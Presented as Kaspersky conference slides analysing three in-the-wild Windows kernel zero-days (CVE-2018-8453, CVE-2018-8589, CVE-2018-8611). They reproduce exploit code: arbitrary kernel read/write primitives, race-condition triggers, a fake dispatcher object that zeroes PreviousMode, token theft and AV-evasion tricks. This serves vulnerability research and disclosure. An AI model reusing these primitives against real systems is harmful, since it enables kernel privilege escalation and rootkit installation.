.text:00000001C0208ED2                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208ED8                 mov     rcx, rbx        ; _QWORD
.text:00000001C0208EDB                 call    cs:__imp_Win32FreePool
.text:00000001C0208EE1                 mov     rax, [rdi+10h]
.text:00000001C0208EE5                 and     qword ptr [rax+2C0h], 0
```

Free GDITAG_POOL_BITMAP_BITS

CVE-2018-8453

New mitigation: GDI objects isolation (Implemented in Windows 10 RS4)

Good write-up by Francisco Falcon can be found here:
https://blog.quarkslab.com/reverse-engineering-the-win32k-type-isolation-mitigation.html

New mitigation eliminates common exploitation technique of using Bitmaps:
- SURFACE objects used for exploitation are now not allocated aside of pixel data buffers

Use of Bitmap objects for kernel exploitation was believed to be killed

But as you can see it will not disappear completely

CVE-2018-8453

Exploit creates 64 threads

```
for (int i = 0; i < 0x40; i++)
{
    handles[i] = CreateThread(NULL, 0, Trigger, (LPVOID)i, NULL, NULL);
}
```

Each thread is then converted to GUI thread after using win32k functionality

It leads to THREADINFO to be allocated in place of dangling bitmap

GetBitmapBits / SetBitmapBits is used to overwrite THREADINFO data

THREADINFO is undocumented but structure is partially available through win32k!_w32thread

CVE-2018-8453

Control over THREADINFO allows to use SetMessageExtraInfo gadget

SetMessageExtraInfo function

12/05/2018 • 2 minutes to read

Sets the extra message information for the current thread. Extra message information is an application- or driver-defined value associated with the current thread's message queue. An application can use the GetMessageExtraInfo function to retrieve a thread's extra message information.

```
_SetMessageExtraInfo proc near
mov     rax, cs:__imp_gptiCurrent
mov     rdx, [rax]
mov     r8, [rdx+1A8h]
mov     rax, [r8+198h]
mov     [r8+198h], rcx
retn
_SetMessageExtraInfo endp
```

Peek and poke *(u64*)((*(u64*) THREADINFO+0x1A8)+0x198)

0x1A8 - Message queue

0x198 - Extra Info

CVE-2018-8453

```
LONG_PTR ArbitraryRead(LONG_PTR address)
{
    GetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);
    *(LONG_PTR*)(Bitmap + 0x1A8) = address - 0x198;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);

    LPARAM value = SetMessageExtraInfo(NULL);
    SetMessageExtraInfo(value);

    *(LONG_PTR*)(Bitmap + 0x1A8) = message_queue_backup;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);

    return param;
}

VOID ArbitraryWrite(LONG_PTR address, LONG_PTR value)
{
    GetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);
    *(LONG_PTR*)(Bitmap + 0x1A8) = address - 0x198;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);

    SetMessageExtraInfo(value);

    *(LONG_PTR*)(Bitmap + 0x1A8) = message_queue_backup;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);
}
```

Replace message queue pointer with arbitrary address

Read quadword, but overwrite it with zero

Restore original value

Restore message queue pointer

Replace message queue pointer with arbitrary address

Set quadword at address

Restore message queue pointer

CVE-2018-8453

THREADINFO also contains pointer to process object

Exploit uses it to steal system token

Case 2

CVE-2018-8589

- Race condition in win32k
- Exploit found in the wild was targeting only Windows 7 SP1 32-bit
- At least two processor cores are required
- Probably the least interesting exploit presented today but it led to far greater discoveries

CVE-2018-8589

- CVE-2018-8589 is a complex race condition in win32k due to improper locking of messages sent synchronously between threads

- Found sample exploited with the use of **MoveWindow()** and **WM_NCCALCSIZE** message

CVE-2018-8589

Thread 1

```
WNDCLASSEX wndClass;
wndClass.lpfnWndProc = MessageProc;
wndClass.lpszClassName = TEXT("Class1");
...
RegisterClassEx(&wndClass);

Window1 = CreateWindowEx(8, "Class1", "Window1", ...);

SetEvent(lpParam);

Flag2 = TRUE;

while (!Flag3)
{
    tagMSG msg;
    memset(&msg, 0, sizeof(tagMSG));
    if (PeekMessage(&msg, NULL, 0, 0, 1) > 0)
    {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }
}
```

Thread 2

```
WNDCLASSEX wndClass;
wndClass.lpfnWndProc = MessageProc;
wndClass.lpszClassName = TEXT("Class2");
...
RegisterClassEx(&wndClass);

Window2 = CreateWindowEx(8, "Class2", "Window2", ...);

Flag1 = TRUE;

MoveWindow(Window1, 0, 0, 0x400, 0x400, TRUE);
```

Both threads have the same window procedure

Second thread initiates recursion

CVE-2018-8589

Window procedure

```
if (uMsg == WM_NCCALCSIZE)
{
    ...
    Count += 1;

    if (Count2 == 0 || Count != Count2)
    {
        MoveWindow(hwnd, 0, 0, 0x400, 0x400, TRUE);
        return NULL;
    }
    else
    {
        memset((void*)lParam, 0xc0, 0x34);

        SetThreadPriority(handle1, THREAD_PRIORITY_HIGHEST);

        SetThreadPriority(handle2, THREAD_PRIORITY_BELOW_NORMAL);

        TerminateThread(handle2, 0);
        SwitchToThread();
        return NULL;
    }
}
```

Recursion inside WM_NCCALCSIZE window message callback

Move window of opposite thread to increase recursion

This thread

Opposite thread

Trigger race condition on maximum level of recursion during thread termination

CVE-2018-8589

Vulnerability will lead to asynchronous copying of the IParam structure controlled by the attacker

For exploitation is enough to fill buffer with pointers to shellcode. Return address of **SfnINOUTNCCALCSIZE** will be overwritten and execution hijacked

```
9e303888 918f64ce win32k!SfnINOUTNCCALCSIZE+0x263 <- (2) corrupt stack
9e30390c 9193c677 win32k!xxxReceiveMessage+0x480
9e303960 9193c5cb win32k!xxxRealSleepThread+0x90
9e30397c 918ecbac win32k!xxxSleepThread+0x2d
9e3039f0 9192c3af win32k!xxxInterSendMsgEx+0xb1c
9e303a40 9192c4f2 win32k!xxxSendMessageTimeout+0x13b
9e303a68 918fbec1 win32k!xxxSendMessage+0x28
9e303b2c 91910c1a win32k!xxxCalcValidRects+0x462 <- (1) send WM_NCCALCSIZE
9e303b90 91911056 win32k!xxxEndDeferWindowPosEx+0x126
9e303bb0 918b1f89 win32k!xxxSetWindowPos+0xf6
9e303bdc 918b1ee1 win32k!xxxMoveWindow+0x8a
```

Framework

CVE-2018-8589 led to bigger discoveries as it was a part of a larger exploitation framework

Framework purposes

- AV evasion
- Choosing appropriate exploit reliably
- DKOM manipulation to install rootkit

Framework - AV evasion

Exploit checks the presence of **emet.dll** and if it is not present it uses trampolines to execute all functions

- Searches for patterns in text section of system libraries
- Uses gadgets to build fake stack and execute functions

```
/* build fake stack */
push    ebp
mov     ebp, esp
push    offset gadget_ret

push    ebp
mov     ebp, esp
push    offset gadget_ret

push    ebp
mov     ebp, esp
…
```

→

```
/* push args*/
…

/* push return address*/
push    offset trampilne_prolog

/* jump to function */
jmp     eax
```

Framework - Reliability

Exploit may be triggered more than once

For reliable exploitation proper mutual exclusion is required

Otherwise execution of multiple instances of EOP exploit will lead to BSOD

Use of **CreateMutex()** function may arouse suspicion

Framework - Reliability

```
HANDLE heap = GetProcessHeap();
if ( heap )
{
  HeapLock(heap);

  while ( HeapWalk(heap, &Entry) )
  {
    if ( Entry.wFlags & PROCESS_HEAP_ENTRY_BUSY
      && Entry.cbData == size
      && memcmp(Entry.lpData, data, size))
    {
      return -1;
    }
  }

  HeapUnlock(heap);

  void* buf = HeapAlloc(heap, HEAP_ZERO_MEMORY, size);
  memcpy(buf, data, size);
}
```

Existence of memory block means exploit is running

Create Mutex

Framework - Reliability

Framework may come with multiple exploits (embedded or received from remote resource)
Exploits perform Windows OS version checks to find if exploit supports target
Framework is able to try different exploits until it finds an appropriate one

Each exploit provides interface to execute provided kernel shellcode

```
while ( !found )
 {
   get_exploit(&exploit)

   if ( execute_exploit(exploit, ...) )
   {
     found = 1;
   }

   if ( ++count >= 10 )
     break;
 }
```

Maximum for embedded exploits

We have seen 4 different exploits

Framework - Armory

?

?

?

CVE-2018-8589

CVE-2015-2360

CVE-2018-8611

CVE-2019-0797

We have found 4. But the maximum is 10?

Case 3

CVE-2018-8611

Race condition in tm.sys driver

Allows to escape the sandbox in Chrome and Edge because syscall filtering mitigations do not apply to ntoskrnl.exe syscalls

Code is written to support next OS versions:

- Windows 10 build 15063
- Windows 10 build 14393
- Windows 10 build 10586
- Windows 10 build 10240
- Windows 8.1
- Windows 8
- Windows 7

New build of exploit added support for:

- Windows 10 build 17133
- Windows 10 build 16299

CVE-2018-8611


tm.sys driver implements Kernel Transaction Manager (KTM)

It is used to handle errors:

- Perform changes as a transaction
- If something goes wrong then rollback changes to file system or registry

It can also be used to coordinate changes if you are designing a new data storage system

CVE-2018-8611



Transaction - a collection of data operations

Enlistment - an association between a resource manager and a transaction

Resource manager - component that manages data resources that can be updated by transacted operations

Transaction manager - it handles communication of transactional clients and resource managers
It also tracks the state of each transaction (without data)

CVE-2018-8611

To abuse the vulnerability the exploit first creates a named pipe and opens it for read and write

Then it creates a pair of new transaction manager objects, resource manager objects, transaction objects

Transaction 1	Transaction 2
`NtCreateTransactionManager(&TmHandle);`	`NtCreateTransactionManager(&TmHandle2);`
`NtCreateResourceManager(&RmHandle, TmHandle, &guid, &uni);`	`NtCreateResourceManager(&RmHandle2, TmHandle2, &guid, NULL);`
`NtRecoverResourceManager(RmHandle);`	`NtCreateTransaction(&TransactionHandle2);`
`NtCreateTransaction(&TransactionHandle);`	`NtSetInformationTransaction(TransactionHandle2, &TmHandle2);`
`NtSetInformationTransaction(TransactionHandle, &TmHandle);`	

CVE-2018-8611

Transaction 2

```
for (int i = 0; i < 1000; i++)
{
    NtCreateEnlistment(&EnlistmentHandle, RmHandle2, TransactionHandle2);
}
```

Transaction 1

```
NtCreateEnlistment(&EnlistmentHandle, RmHandle, TransactionHandle);
NtCommitTransaction(TransactionHandle);
```

CVE-2018-8611

Exploit creates multiple threads and binds them to a single CPU core

Thread 1 calls NtQueryInformationResourceManager in a loop

```
ULONG length = 0;
if (NtGetNotificationResourceManager(RmHandle, TransactionNotification, &length))
    return 1;

Flag1 = TRUE;

while (!Flag2)
{
    if (NtQueryInformationResourceManager(RmHandle))
        break;
}
```

Thread 2 tries to execute NtRecoverResourceManager once

```
NtRecoverResourceManager(RmHandle);

Flag2 = TRUE;
```

CVE-2018-8611

Exploitation happens inside third thread

This thread executes NtQueryInformationThread to get last syscall of thread with RecoverResourceManager

Successful execution of NtRecoverResourceManager will mean that race condition has occurred

At this stage, execution of WriteFile on previously created named pipe will lead to memory corruption

CVE-2018-8611

CVE-2018-8611 is a race condition in function TmRecoverResourceManagerExt

```
KeWaitForSingleObject(&Event[1].Header.WaitListHead.Blink, 0, 0, 0, 0i64);
if ( v1[1].Header.SignalState == 1 )
  v1[1].Header.SignalState = 2;
v4 = *(_QWORD *)&v1[15].Header.Type;
if ( !v4 || *(_DWORD *)(v4 + 0x40) != 3 )
{
  v16 = 0xC0190052;
  goto LABEL_36;
}

...

if ( v11 )
{
  KeReleaseMutex((PRKMUTEX)&v1[1].Header.WaitListHead.Blink, 0);
  v16 = TmpSetNotificationResourceManager(v1, v15, (__int64)&v8[-9].Blink, 0i64, v9, 32, (size_t)v21);
  v17 = v19;
  if ( *(_BYTE *)(v10 + 0xAC) & 4 )
    v17 = 1;
  v19 = v17;
  ObfDereferenceObject(&v8[-9].Blink);
  KeWaitForSingleObject(&v1[1].Header.WaitListHead.Blink, 0, 0, 0, 0i64);
  if ( v1[1].Header.SignalState != 2 )
    goto LABEL_36;
  v2 = v19;
}
```

Check that ResourceManager is online at function start

Check that enlistment is finalized

But it may happen that ResourceManager will be destroyed before all enlistments will be processed

CVE-2018-8611

```
KeReleaseMutex((PRKMUTEX)(v9 + 64), 0);
if ( v10 )
{
  KeReleaseMutex((PRKMUTEX)(v1 + 40), 0);
  v15 = TmpSetNotificationResourceManager(
          (PRKEVENT)v1,
          v14,
          (__int64)(v7 - 17),
          0i64,
          v8,
          32,
          (unsigned __int64)v19);
  ObfDereferenceObject(v7 - 17);
  KeWaitForSingleObject((PVOID)(v1 + 40), 0, 0, 0, 0i64);
  if ( *(_DWORD *)(v1 + 28) != 2 )
    goto LABEL_34;
  v16 = *(_QWORD *)(v1 + 0x168);
  if ( !v16 || *(_DWORD *)(v16 + 0x40) != 3 )
    goto LABEL_33;
  v7 = *(_QWORD **)(v1 + 272);
}
```

Microsoft fixed vulnerability with following changes:

- Check for enlistment status is removed
- Check that ResourceManager is still online is added

CVE-2018-8611

We have control over enlistment object. How to exploit that?

There are not many different code paths

```
v10 = (signed __int64)&v6[-9].Blink;
if ( HIDWORD(v6[2].Flink) & 4 )
  goto LABEL_18;
ObfReferenceObject(&v6[-9].Blink);
KeWaitForSingleObject((PVOID)(v10 + 64), 0, 0, 0, 0i64);
v11 = 0;
v12 = *(_DWORD *)(v10 + 172);
if ( (v12 & 0x80u) != 0 )
{
  ...
  *(_DWORD *)(v10 + 172) = v12 & 0xFFFFFF7F;
}
_mm_storeu_si128((__m128i *)Size, *(__m128i *)(v10 + 48));
_mm_storeu_si128((__m128i *)&v19, *(__m128i *)(*(_QWORD *)(v10 + 160) + 176i64));
KeReleaseMutex((PRKMUTEX)(v10 + 64), 0);
```

We are able to AND arbitrary value if it passes a check. Seems to be hard to exploit.

CVE-2018-8611

We have control over enlistment object. How to exploit that?

There are not many different code paths

```
v10 = (signed __int64)&v6[-9].Blink;
if ( HIDWORD(v6[2].Flink) & 4 )
  goto LABEL_18;
ObfReferenceObject(&v6[-9].Blink);
KeWaitForSingleObject((PVOID)(v10 + 64), 0, 0, 0, 0i64);
v11 = 0;
v12 = *(_DWORD *)(v10 + 172);
if ( (v12 & 0x80u) != 0 )
{
   ...
  *(_DWORD *)(v10 + 172) = v12 & 0xFFFFFF7F;
}
_mm_storeu_si128((__m128i *)Size, *(__m128i *)(v10 + 48));
_mm_storeu_si128((__m128i *)&v19, *(__m128i *)(*(_QWORD *)(v10 + 160) + 176i64));
KeReleaseMutex((PRKMUTEX)(v10 + 64), 0);
```

We can craft our own object (PVOID)(v10 + 64)

CVE-2018-8611

KeWaitForSingleObject function

04/30/2018 • 5 minutes to read

The **KeWaitForSingleObject** routine puts the current thread into a wait state until the given dispatcher object is set to a signaled state or (optionally) until the wait times out.

Syntax

C++ Copy

```
NTSTATUS KeWaitForSingleObject(
  PVOID                                                                         Object,
  KWAIT_REASON                                                                  WaitReason,
  __drv_strictType(KPROCESSOR_MODE / enum _MODE,__drv_typeConst)KPROCESSOR_MODE WaitMode,
  BOOLEAN                                                                       Alertable,
  PLARGE_INTEGER                                                                Timeout
);
```

CVE-2018-8611

Parameters

`Object`

Pointer to an initialized dispatcher object (event, mutex, semaphore, thread, or timer) for which the caller supplies the storage.

Dispatcher objects:

nt!_KEVENT
nt!_KMUTANT
nt!_KSEMAPHORE
nt!_KTHREAD
nt!_KTIMER
…

```
dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
…
```

```
dt nt!_DISPATCHER_HEADER
   +0x000 Lock             : Int4B
   +0x000 LockNV           : Int4B
   +0x000 Type             : UChar
   +0x001 Signalling       : UChar
…
```

CVE-2018-8611

```
dt nt!_KOBJECTS
   EventNotificationObject = 0n0
   EventSynchronizationObject = 0n1
   MutantObject = 0n2
   ProcessObject = 0n3
   QueueObject = 0n4
   SemaphoreObject = 0n5
   ThreadObject = 0n6
   GateObject = 0n7
   TimerNotificationObject = 0n8
   TimerSynchronizationObject = 0n9
   Spare2Object = 0n10
   Spare3Object = 0n11
   Spare4Object = 0n12
   Spare5Object = 0n13
   Spare6Object = 0n14
   Spare7Object = 0n15
   Spare8Object = 0n16
   ProfileCallbackObject = 0n17
   ApcObject = 0n18
   DpcObject = 0n19
   DeviceQueueObject = 0n20
   PriQueueObject = 0n21
   InterruptObject = 0n22
   ProfileObject = 0n23
   Timer2NotificationObject = 0n24
   Timer2SynchronizationObject = 0n25
   ThreadedDpcObject = 0n26
   MaximumKernelObject = 0n27
```

CVE-2018-8611

Provide fake EventNotificationObject

```
loc_140051483:                          ; CODE XREF: KeWaitForSingleObject+18D↑j
                mov     rcx, [rdi+10h]
                lea     rax, [rdi+8]
                mov     [r12], rax
                mov     [r12+8], rcx
                cmp     [rcx], rax
                jnz     loc_14015425A
                mov     [rcx], r12
                mov     [rax+8], r12    ; leak pointer to _KWAIT_BLOCK
                lock and dword ptr [rdi], 0FFFFFF7Fh
                mov     r9, [rsp+0B8h+var_98]
                mov     r8d, edx
                mov     rdx, r12
                mov     byte ptr [rbx+24Bh], 1
                mov     rcx, rbx
                call    KiCommitThreadWait
                cmp     eax, 100h
```

CVE-2018-8611

While current thread is in a wait state we can modify dispatcher object from user level

We have address of _KWAIT_BLOCK, we can calculate address of _KTHREAD

```
0: kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x018 SListFaultAddress : Ptr64 Void
   +0x020 QuantumTarget    : Uint8B
   +0x028 InitialStack     : Ptr64 Void
   +0x030 StackLimit       : Ptr64 Void
   +0x038 StackBase        : Ptr64 Void
   +0x040 ThreadLock       : Uint8B
   ...
   +0x140 WaitBlock        : [4] _KWAIT_BLOCK
   +0x140 WaitBlockFill4   : [20] UChar
   +0x154 ContextSwitches  : Uint4B
   ...
```

_KTHREAD = _KWAIT_BLOCK - 0x140

CVE-2018-8611

Modify dispatcher object, build SemaphoreObject

```
0: kd> dt nt!_KMUTANT
   +0x000 Header            : _DISPATCHER_HEADER
   +0x018 MutantListEntry  : _LIST_ENTRY
   +0x028 OwnerThread      : Ptr64 _KTHREAD
   +0x030 Abandoned        : UChar
   +0x031 ApcDisable       : UChar
```

```
mutex->Header.Type = SemaphoreObject;
mutex->Header.SignalState = 1;
mutex->OwnerThread = Leaked_KTHREAD;
mutex->ApcDisable = 0;
mutex->MutantListEntry = Fake_LIST;
mutex->Header.WaitListHead.Flink =
```

```
0: kd> dt nt!_KWAIT_BLOCK
   +0x000 WaitListEntry    : _LIST_ENTRY
   +0x010 WaitType         : UChar
   +0x011 BlockState       : UChar
   +0x012 WaitKey          : Uint2B
   +0x014 SpareLong        : Int4B
   +0x018 Thread           : Ptr64 _KTHREAD
   +0x018 NotificationQueue : Ptr64 _KQUEUE
   +0x020 Object           : Ptr64 Void
   +0x028 SparePtr         : Ptr64 Void
```

CVE-2018-8611

```
0: kd> dt nt!_KWAIT_BLOCK
   +0x000 WaitListEntry    : _LIST_ENTRY
   +0x010 WaitType         : UChar
   +0x011 BlockState       : UChar
   +0x012 WaitKey          : Uint2B
   +0x014 SpareLong        : Int4B
   +0x018 Thread           : Ptr64 _KTHREAD
   +0x018 NotificationQueue : Ptr64 _KQUEUE
   +0x020 Object           : Ptr64 Void
   +0x028 SparePtr         : Ptr64 Void
```

```
waitBlock.WaitType = 3;
waitBlock.Thread = Leaked_KTHREAD + 0x1EB;
```

Add one more thread to WaitList with WaitType = 1

Call to GetThreadContext(…) will make KeWaitForSingleObject continue execution

CVE-2018-8611

Fake Semaphore object will be passed to KeReleaseMutex that is a wrapper for KeReleaseMutant

```
_mm_storeu_si128((__m128i *)Size, *(__m128i *)(v10 + 48));
_mm_storeu_si128((__m128i *)&v19, *(__m128i *)(*(_QWORD *)(v10 + 160) + 176i64));
KeReleaseMutex((PRKMUTEX)(v10 + 64), 0);
```

Check for current thread will be bypassed because we were able to leak it

```
v40 = a4;
v38 = a2;
v4 = KeGetCurrentThread();
v5 = 0;
v6 = a3;
v7 = a1;
...
if ( *((struct _KTHREAD **)v7 + 5) != v4 || *((_BYTE *)v7 + 2) != v10->DpcRoutineActive )
{
  _InterlockedAnd(v7, 0xFFFFFF7F);
  __writecr8(v8);
  if ( *((_BYTE *)v7 + 48) )
    v23 = 128;
  else
    v23 = -1073741754;
  RtlRaiseStatus(v23);
}
```

CVE-2018-8611

Since WaitType of crafted WaitBlock is equal to three, this WaitBlock will be passed to KiTryUnwaitThread

```
*v20 = v19;
*((_QWORD *)v19 + 1) = v20;
waitType = *((_BYTE *)waitBlock + 16);
if ( waitType == 1 )
{
  ...
}
else if ( waitType == 2 )
{
  ...
}
else
{
  KiTryUnwaitThread(currentPrcb, waitBlock, 0x100i64, 0i64);
}
```

CVE-2018-8611

KiTryUnwaitThread is a big function but the most interesting is located at function end

```
__int64 __fastcall KiTryUnwaitThread(__int64 a1, __int64 waitBlock, __int64 a3, _QWORD *a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  thread = *(_QWORD *)(waitBlock + 0x18);
  ...
done:
  result = v5;
  *(_QWORD *)(thread + 0x40) = 0i64;
  ++*(_BYTE *)(waitBlock + 17);
  return result;
}
```

This was set to Leaked_KTHREAD + 0x1EB

We are able to set Leaked_KTHREAD + 0x1EB + 0x40 to 0!

CVE-2018-8611

KTHREAD + 0x22B

```
0: kd> dt nt!_KTHREAD
   ...
   +0x228 UserAffinity     : _GROUP_AFFINITY
   +0x228 UserAffinityFill : [10] UChar
   +0x232 PreviousMode     : Char
   +0x233 BasePriority     : Char
   +0x234 PriorityDecrement : Char
```

CVE-2018-8611

PreviousMode

06/16/2017 • 2 minutes to read • Contributors

When a user-mode application calls the **Nt** or **Zw** version of a native system services routine, the system call mechanism traps the calling thread to kernel mode. To indicate that the parameter values originated in user mode, the trap handler for the system call sets the **PreviousMode** field in the thread object of the caller to **UserMode**. The native system services routine checks the **PreviousMode** field of the calling thread to determine whether the parameters are from a user-mode source.

```
signed __int64 __fastcall MiReadWriteVirtualMemory(ULONG_PTR ProcessHandle, unsigned __int64 BaseAddress, uns
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = Buffer;
  v7 = BaseAddress;
  v8 = ProcessHandle;
  currentThread = KeGetCurrentThread();
  if ( currentThread->PreviousMode )
  {
    if ( BaseAddress + NumberOfBytesToRead < BaseAddress
      || NumberOfBytesToRead + Buffer < Buffer
      || BaseAddress + NumberOfBytesToRead > MmHighestUserAddress
      || NumberOfBytesToRead + Buffer > MmHighestUserAddress )
    {
      return 0xC0000005i64;
    }
```

One byte to rule them all

CVE-2018-8611

With ability to use NtReadVirtualMemory, further elevation of privilege and installation of rootkit is trivial

Abuse of dispatcher objects seems to be a valuable exploitation technique

Possible mitigation improvements:

- Hardening of Kernel Dispatcher Objects
- Validation with secret for PreviousMode

Conclusions

- Huge thanks to Microsoft for handling our findings very fast.
- Zero-days seems to have a long lifespan. Good vulnerabilities survive mitigations.
- Attackers know that if an exploit is found it will be found by a security vendor. There is a shift to implement better AV evasion.
- Two exploits that we found were for the latest builds of Windows 10, but most zero-day that are found are for older versions. It means that effort put into mitigations is working.
- Race condition vulnerabilities are on the rise. Three of the five vulnerabilities that we found are race conditions. Very good fuzzers (reimagination of Bochspwn?) or static analysis? We are going to see more vulnerabilities like this.
- Win32k lockdown and syscall filtering are effective, but attackers switch to exploit bugs in ntoskrnl.
- We revealed a new technique with the use of dispatcher objects and PreviousMode.

SHANGHAI 2019

Momigari: Overview of the latest Windows OS kernel exploits found in the wild

Boris Larin
Kaspersky Lab
Twitter: @oct0xor

Q&A ?

Anton Ivanov
Kaspersky Lab
Twitter: @antonivanovm